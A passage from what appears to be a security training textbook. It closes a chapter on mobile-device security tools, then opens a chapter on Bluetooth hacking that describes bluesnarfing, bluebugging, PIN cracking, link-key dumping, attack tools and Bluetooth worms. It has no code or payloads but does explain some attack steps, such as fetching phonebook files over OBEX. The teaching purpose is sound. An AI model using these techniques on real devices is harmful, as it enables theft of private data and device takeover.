


Figure 4-19 This is the Symantec AntiVirus screen.




Figure 4-20 This is the F-Secure screen.

F-Secure automatically scans a device immediately after HotSync, but can also scan on demand. The program is regularly updated automatically.

F-Secure Anti-Virus for Palm OS consists of three main components:

1. The PC client is used for the automatic distribution of antivirus database updates.
2. The antivirus medium transfers updates from the host PC to the handheld.
3. The scanning application runs on the Palm OS handheld.

Antivirus Tool: BullGuard Mobile Antivirus

Protects: Windows Mobile, Symbian

BullGuard (Figure 4-21) protects against malicious programs that target mobile platforms. Incoming or modified SMS, MMS, and e-mail items are automatically scanned for malicious programs. It also monitors executable files arriving via Bluetooth and other connection channels. It automatically updates databases on the server with new virus definitions. Antivirus databases on the smartphone can be updated on a schedule at intervals set by the user. If GPRS is used, the user is cautioned when roaming in order to stop inconvenient and costly downloads.

Antivirus Tool: McAfee VirusScan Mobile

VirusScan Mobile (Figure 4-22) defends against viruses, worms, dialers, Trojans, and battery-sapping malware. It automatically protects against threats that originate from e-mail, instant messaging, and Internet downloads via SMS, MMS, Bluetooth, and other entry points.

Security Tools

Along with virus protection software, security tools can make it harder for an attacker to successfully break into a mobile device and install malicious software. This section will describe some of the most popular security tools for mobile devices.

Security Tool: Icon Lock-iT XP

Icon Lock-iT XP provides strong file encryption and security for Windows XP, 2000, and NT Desktop to lock data on portable devices such as the iPod, MP3 players, and flash drives. The tool can lock and encrypt files or folders and manage user accounts to control file ownership (Figure 4-23). This makes it possible for professionals to protect sensitive data in transit from one machine to another. It uses Advanced Encryption Standard (AES) up to a 256-bit key size for strong encryption. It detects any new storage device connected to the system and prompts the administrator to encrypt, decrypt, or complete a self-extraction of the software.

BlackBerry Security Tool: Signing Authority Tool

Software developers can protect data and intellectual property within the applications they create for BlackBerry devices using the BlackBerry Signing Authority (BBSA) Tool. Using server-side software, administrators select the APIs and data stores to protect.

Figure 4-21 This is the BullGuard screen.

Figure 4-22 This is the McAfee VirusScan Mobile screen.




Figure 4-23 This screen shows secured files and folders in the Icon Lock-iT XP window.

BBSA uses asymmetric private/public key cryptography to validate the authenticity of a signature request. The key can be configured by an administrator to allow or restrict access to specific APIs and data stores by confining the signing of applications to internal developers.

Optionally, the BlackBerry Signing Authority Tool can be configured to allow external developers to request and receive signatures for accessing specified APIs and data. These signature requests can be tracked, accepted, or rejected. The BlackBerry Signing Authority Tool can also assist in the monitoring and enforcement systems for license agreements as they relate to APIs and application data.

The BlackBerry Signing Authority Tool supports all versions of the BlackBerry Java Development Environment (JDE) and applications created for Java-based BlackBerry devices.

PDA Security Tools: TigerSuite PDA

TigerSuite PDA includes modules for remote scanning, service detection, and penetration testing, plus network and file tools such as a hex editor, IP subnetter, host collaboration, and remote Trojan scanner. TigerSuite

operates from main memory or storage card and is compatible with wireless, IR and LAN Internet, and/or network connections.

The following components are included in the suite:

- Hex editor
- IP subnetter
- Remote Trojan scanner
- Host collaboration
- Stealth scanning
- Port FIN scanner
- Session sniffers
- Service recognition and verification
- TigerSim virtual server simulators
- WLAN scanning with RC site query

Figure 4-24 shows the menu from which users can select which tools to run. Figures 4-25, 4-26, and 4-27 show screenshots of some of these tools.

Security Tool: Sprite Terminator

Sprite Terminator (Figure 4-28) is a security application that ties the internal locking mechanism directly to the devices. If a phone is lost or stolen, it can be located using GPS software. It can also remotely lock the phone, wipe the data on the device and all external storage cards, reset the device master password, or completely brick the device. The software will also notify the owner via SMS if the SIM card has been changed.




Figure 4-24 This screen shows the tools available in TigerSuite.




Figure 4-25 This screen shows the TS (TigerSuite) **Trojan Scan** window.




Figure 4-26 This screen shows the TSPDA Penetrator window.




Figure 4-27 This screen shows the TSPDA **Port Scanner** window. Notice that the user can start and stop ports.




Figure 4-28 This shows the Sprite Terminator screen.

Chapter Summary

- With mobile hacking, an attacker can hijack a session, steal a mobile device and information, or spread malware.
- Mobile malware is a fast-growing threat that is difficult to detect.
- Blackjacking is using the BlackBerry environment to circumvent perimeter defenses and attack hosts on an enterprise network.
- The iPod's large storage capacity and rapid data transfer over USB make it potentially useful for attackers.
- Jailbreaking is the process of hacking the iPhone and iPod Touch devices to install third-party applications.
- An entire enterprise can be at risk when a single trusted device is stolen and hacked.
- Encryption, antivirus software, security software, and backups can all help preserve data that could be compromised by a hacker.

Review Questions

1. List the four main mobile operating systems. Describe the differences between them.

2. Name possible vulnerabilities and threats to mobile devices.

3. Name two ways a hacker could use the iPhone Hacking Kit to cause serious damage to a company.

4. What are the main differences between antivirus software and security tools for mobile devices?

5. What is blackjacking? How is it different from jailbreaking?

6. Imagine that a manufacturer introduced a new smartphone. What technical specifications would you need to know to understand its possible vulnerabilities?

_____

_____

_____

_____

7. Name five security measures any vulnerable enterprise should take.

_____

_____

_____

_____

8. What are the steps in iPhone hacking?

_____

_____

_____

_____

9. Name some costs involved in the loss of a mobile device.

_____

_____

_____

_____

10. Name two ways a hacker could use an iPod to commit a crime.

_____

_____

_____

_____

Hands-On Projects

1. Perform the following steps:
   - Navigate to Chapter 4 of the Student Resource Center.
   - Open "Take Control of Your iPhone.pdf" and read the content.
2. Perform the following steps:
   - Navigate to Chapter 4 of the Student Resource Center.
   - Open "iPhone Hardware Unlock.pdf" and read the content.
3. Perform the following steps:
   - Navigate to Chapter 4 of the Student Resource Center.
   - Open "How to Unlock an iPhone.pdf" and read the content.

4. Perform the following steps:
   - Navigate to Chapter 4 of the Student Resource Center.
   - Open "The Anatomy of a Hack.pdf" and read the content.
5. Perform the following steps:
   - Navigate to Chapter 4 of the Student Resource Center.
   - Open "Mobile Handset Security.pdf" and read the content.
6. Perform the following steps:
   - Navigate to Chapter 4 of the Student Resource Center.
   - Open "Mobile Malware Threats and Prevention.pdf" and read the content.

Chapter 5

Bluetooth Hacking

Objectives

After completing this chapter, you should be able to:

- Understand Bluetooth
- Understand the security issues of Bluetooth
- Enumerate the types of attacks targeting Bluetooth
- Describe various Bluetooth hacking tools
- Describe the viruses and worms targeting Bluetooth
- Describe various Bluetooth security tools

Key Terms

Bluebugging a Bluetooth security hole that allows an attacker to take control of a Bluetooth-enabled device

Bluedumping an attack method used to cause a Bluetooth-enabled device to dump the stored link key, giving the attacker a chance to sniff the key-exchange process

Bluejacking the use of Bluetooth to send messages to users without the recipients' consent—similar to e-mail spamming

Blueprinting an attack method used to remotely access details about a target device

Bluesmacking an attack in which an oversized packet of information is sent to a victim's device

Bluesnarfing a method of gaining access to sensitive data in a Bluetooth-enabled device

Bluetooth a short-range wireless communication technology intended to replace the cables connecting portable or fixed devices while maintaining high levels of security

BTKeylogging an attack method in which a PIN cracking technique is used to discover the PIN for a Bluetooth-enabled device, which is then used to turn the device into a keylogger

BTVoiceBugging an attack method in which a PIN cracking technique is used to discover the PIN for a Bluetooth-enabled device, which is then used to record voice communications

HID protocol a protocol concerning two units: the device, which is the entity that directly interacts with the user; and the host that communicates with the device and receives input data from the device on actions performed by the user

Master Session Key (MSK) a cryptographic key used to generate working session keys for the encrypted exchange of information between two devices

Pairing the process by which two Bluetooth-enabled devices agree to communicate with each other and establish a connection

Piconet a short-range, ad hoc network linking a group of Bluetooth-enabled devices

Introduction to Bluetooth Hacking

Bluetooth is a short-range wireless communication technology intended to replace the cables connecting portable or fixed devices while maintaining high levels of security. It allows mobile phones, computers, and other devices to exchange information using a short-range wireless connection. The process by which two Bluetooth-enabled devices agree to communicate with each other and establish a connection is known as ***pairing***.

The following are some common uses of Bluetooth:

- Transferring data between mobile devices and PCs
- Connecting a printer, keyboard, or mouse to a PC without cables
- Sending photos and ringtones from one device to another

Bluetooth technology has achieved global acceptance. Any Bluetooth-enabled device, almost anywhere in the world, can connect to other nearby Bluetooth-enabled devices and communicate via short-range, ad hoc networks known as ***piconets***.

Security within Bluetooth itself covers three main areas:

1. Authentication
2. Authorization
3. Encryption

This chapter focuses on Bluetooth and the security issues involved with it. It discusses the different types of attacks hackers make against Bluetooth-enabled devices, as well as tools that make Bluetooth more secure.

Bluetooth Security Issues

The following are some of the major security issues related to Bluetooth:

- Bluetooth allows the use of short PINs to generate encryption keys and links. Because it is relatively easy to discover short PINs, their use can compromise the security of the Bluetooth connection.
- The length of the encryption key is negotiable. A stronger initialization key generation process is required to increase Bluetooth security.
- Unit keys are reusable, and once used they become public. A unit key is a link key that one device generates and uses as a link key with any other device. Unit keys can be safely used only under full-trust environments because every paired device can copy any other device holding the same unit key.
- The master key of paired devices is shared. Using a superior broadcast keying method can increase Bluetooth security.
- An attacker can gain unauthorized access to two other users if that attacker has communicated with either of the other two users before. This is mainly because the link key that has resulted from shared information is disclosed.
- In Bluetooth communications, only the device is authenticated, not individual users. This means anyone can use the device as long as it is authenticated. For improved security, application-level security and user authentication could be employed.
- End-to-end security is not performed. Only the individual links are encrypted and authenticated, making it possible to decrypt the data at intermediate points.
- Security services are limited in Bluetooth. Auditing, nonreputation, and other types of services do not exist.

Attacks Against Bluetooth

Bluejacking

Bluejacking is the use of Bluetooth to send messages to users without the recipients' consent—similar to e-mail spamming. Prior to any Bluetooth communication, the initiating device must provide a name that will be displayed on the recipient's screen. Because this name is user-defined, it can be set to be an annoying message or advertisement. Strictly speaking, bluejacking does not cause any damage to the receiving device. It may, however, be irritating and disruptive to its victims.

Bluesnarfing

Bluesnarfing is a method of gaining access to sensitive data in a Bluetooth-enabled device. If an attacker is within range of a target, he or she can use special software to obtain the data stored on the victim's device.

To Bluesnarf, an attacker exploits a vulnerability in the protocol that Bluetooth uses to exchange information. This protocol is called Object Exchange (OBEX). The attacker connects with the target and performs a GET operation for files with correctly guessed or known names, such as /pb.vcf for the device's phonebook or telecom/cal.vcs for the device's calendar file.

Bluebugging

Bluebugging is a Bluetooth security hole that allows an attacker to take control of a Bluetooth-enabled device. After gaining unauthorized access, an attacker can accomplish the following:

- Initiate phone calls
- Send an SMS to any number
- Read SMSs received by the phone
- Read and write phonebook entries
- Set call forwarding
- Make an Internet connection

Short Pairing Code Attacks

A short pairing code attack is accomplished by obtaining the link key shared by two connected devices. This key is created when the devices pair for the first time; afterward, it is stored in the devices' memory for future use. While the link key is being created, a third-party eavesdropper can obtain it.

It is possible for a third party to create a new link key at any time. This is accomplished by posing as one of the two devices and sending a message to the other stating that the device has forgotten the link key. The message prompts the devices to pair again and generate a new link key. This key can then be used to eavesdrop on communications between the two devices.

Man-In-The-Middle Attack

A man-in-the-middle attack is performed by accessing the link keys of the target devices and forming a new communication; the attacker's device presents itself to each device in a two-way communication as if it is the other device. In a man-in-the-middle attack, an attacker intercepts a communication between two devices and sends unauthorized or harmful data to the victims. Because the victims do not know their communication has been intercepted, they do not realize that the other party did not send the information they are receiving.

The attack can be carried out in two phases:

- *Recording the Bluetooth session*: The attacker records all the data sent between the two target devices. The recorded data must include the authentication, the encryption command, and the encryption communication of the Master Session Key (MSK). The ***MSK*** is a cryptographic key that is used to generate working session keys for the encrypted exchange of information between two devices. The attacker can access the MSK by exploiting the access point used by the victims. After the attacker records the information, he or she sends the data back to the victims' devices. Using this information, the victims' devices can be connected to the attacker's access point without the victims' knowledge. The attack can then be repeated on the same victim in any network.
- *Replaying the Bluetooth session*: Initially, the authentication is done between the attacker and the victim's laptop. The attacker sends a RAND1 record to the laptop in the first phase, for which the

response will be RES1. The laptop sends RAND3 to the attacker, which is then forwarded to the mobile device. The mobile device then sends the response as REC3 to the attacker, which is forwarded to the laptop. The attacker begins the Bluetooth encryption by using the same challenge EN RAND recorded in the first phase. The attacker replays the EAP authentication sequence, which the laptop forwards to the WLAN access point controlled by the attacker. In the final stage, the attacker sends a message consisting of the compromised MSK recorded during the initial phase. The victim, believing it to be a legitimate network, sends encrypted data to the attacker's WLAN.

Online PIN Cracking Attack

An online PIN cracking attack takes place when a target device has a fixed PIN. The attacker attempts to gain access to the target device by trying all possible PIN combinations until the correct number is discovered. Attackers use the following security analysis tools to crack the device's PIN:

- A PIN cracking script
- Brute-force BD_ADDR scanning script

BTKeylogging Attack

An attacker can perform a ***BTKeylogging*** attack if the target device has a fixed PIN and the attacker knows its BD_ADDR. The attacker first uses the PIN cracking attack to discover the fixed PIN of the target device. The attacker needs to know the initial pairing process within the target keyboard and the target computer. The attacker then uses a protocol analyzer to intercept the information required to use the keyboard as a keylogger. The keylogger intercepts all information entered into the device and then decrypts it.

BTVoiceBugging Attack

Similar to a BTKeylogging attack, a ***BTVoiceBugging*** attack records data entered into the targeted device. In this instance, the device is a headset, which can be used to record sound; the sound recording can then be exported and stored in WAV format for later use.

Blueprinting

Blueprinting is when an attacker remotely accesses details about a target device. All Bluetooth-enabled devices have characteristics that are either unique or model specific. Blueprinting is the use of this information to discover the manufacturer and the device model. Based on these different characteristics, it is possible to determine the software that runs on the device and discover weaknesses in the device's security.

Bluesmacking

A ***Bluesmacking*** attack is when an attacker sends an oversized ping packet to a victim's device. This causes a buffer overflow in the victim's device. This type of attack is similar to an ICMP ping of death.

Denial-Of-Service Attack

Denial-of-service attacks curtail the ability of a device to access other Bluetooth resources or devices. This type of attack consumes all of a particular device's bandwidth so it is unable to communicate with other devices. The attacker pairs up with the victim's device and requests data. However, the attacker does not acknowledge when the data has been received; this causes the victim's device to retransmit the information. If the attacker has enough devices or requests enough data, he or she will tie up the victim's bandwidth. The victim will then be unable to communicate with other devices.

Another form of the denial-of-service attack is exhausting the battery of the target device by overwhelming it with data transfers. The attack can also be used to drain power from a device with a low battery level. The attacker has to be in radio proximity to achieve the attack, and he or she must work around any security roadblocks on the target device while requesting data.

Bluedumping Attack

Bluedumping is an attack method used to cause a Bluetooth-enabled device to dump the stored link key, which gives the attacker a chance to sniff the key-exchange process. Sniffing the key-exchange process allows the attacker to obtain the encryption keys. The attacker must know the BD_ADDR of a set of paired devices to carry out a Bluedumping attack. The attacker spoofs one of the device's addresses and connects to the other

device. When the victim's device requests authentication, the attacker's device responds with an HCI_Link_Key_Request_Negative_Reply instead of the link key. This causes the target device to delete its own link key and to go into pairing mode.

Bluetooth Hacking Tools

BTScanner

BTScanner is designed to extract as much information as possible from a Bluetooth-enabled device without pairing. Using the gathered information, it is possible to make educated guesses regarding the host's device type. Figure 5-1 shows a screenshot from BTScanner.

Bluesnarfer

Bluesnarfer anonymously connects to any mobile device vulnerable to Bluesnarfing and downloads confidential information, including the device's phonebook, without the owner's knowledge or consent.

Bluediving

Bluediving is a Bluetooth penetration-testing suite. It implements attacks such as Bluebugging, Bluesnarfing, and Bluesmacking.

It also executes the following actions:


- Bluetooth address spoofing
- Implements tools like carwhisperer, bss, L2CAP packetgenerator, L2CAP connection resetter, and RFCOMM scanner
- Greenplaque scanning mode (using more than one human-computer interface device)

Figure 5-2 shows a screenshot from Bluediving.

T-BEAR (Transient Bluetooth Environment AuditoR)

T-BEAR is a suite of applications designed to improve and manage the security of Bluetooth environments. The suite consists of the following utilities:

- *btsniff*: A Bluetooth sniffer to be used with a GNU radio
- *btkbsniff*: Designed to monitor data from a Bluetooth-enabled keyboard




Source: http://www.pentest.co.uk/cgi-bin/viewcat.cgi?cat=downloads. Accessed 4/2008.

Figure 5-1 BTScanner extracts information from Bluetooth-enabled devices.

Source: http://www.icewalkers.com/Linux/Software/529650/Bluediving.html. Accessed 4/2008.

Figure 5-2 Bluediving implements a number of different Bluetooth attacks.



Source: http://www.nruns.com/_en/security_tools_btcrack.php. Accessed 4/2008.

Figure 5-3 BTCrack is a PIN and link-key cracker.

- *btvsniff*: Designed to monitor voice data from Bluetooth headsets
- *btcrackpin*: A program that attempts to crack a PIN associated with encrypted Bluetooth data
- *tbsearch*: A locator for hidden Bluetooth devices

BTCrack

BTCrack reconstructs a device's Bluetooth PIN and link key from data sniffed during a pairing session. The reconstructed PIN can authenticate against a device in pairing mode, while the link key is used to get complete access to the master and the slave without any interaction from the user of these devices. An attacker can use the resulting link key to decrypt the data stream between the two devices. Figure 5-3 shows a screenshot from BTCrack.

Blooover

Blooover is a tool that runs on J2ME-enabled cell phones. It audits whether or not a particular Bluetooth device is vulnerable to a Bluesnarfing attack.

Hidattack

Hidattack attacks the Bluetooth human interface device (HID) protocol. The ***HID protocol*** deals with two units: the device, which is the entity that directly interacts with a user, and the host that communicates with the device and receives input data from the device on actions performed by the user. Hidattack enables an attacker who gets a target device's PIN to decrypt its traffic and gain full access to each of the connected Bluetooth devices.

An attacker's Bluetooth device scans for a PC that has an active Bluetooth HID driver running. Once a victim is found, the attacker can use his or her own keyboard to enter information and execute commands on the victim's PC. The attacker then has full control of the device.

In HID, there are two instances: the host (e.g., a PC, laptop, PDA, or cell phone) and the device used to input information into the host (e.g., a keyboard or mouse). The instances are connected through two channels: the control channel and the interrupt channel. The control channel is used for signaling, and the interrupt channel is used for data transfer.

Viruses and Worms

Cabir and Mabir

The Cabir worm infects Symbian mobile phones supporting the S60 platform. A file named caribe.sis is sent to the telephone's message inbox. When the user installs caribe.sis, the worm is activated. The application caribe.app is automatically executed after the caribe.sis file is installed. The worm uses the infected telephone to find other devices, which it infects in the same way. The worm will only send a new caribe.sis file to the first device it finds and then will lock the telephone from searching for more victims. Once a device is infected, the worm will continuously try to spread through the system. Disabling Bluetooth does not have any affect.

The Mabir worm is identical to Cabir, infecting Symbian S60 devices and using a file named caribe.sis. However, it can infect the target device using either Bluetooth or MMS messages.

Worm.SymbOS.Lasco.a

Worm.SymbOS.Lasco.a is a worm that can infect PDAs and mobile phones running the Symbian operating system. As with Cabir, Lasco.a reproduces using Bluetooth connections. When executed, it scans the disk for SIS archives and attempts to infect those files by inserting its code.

Bluetooth Security Tools

BlueWatch

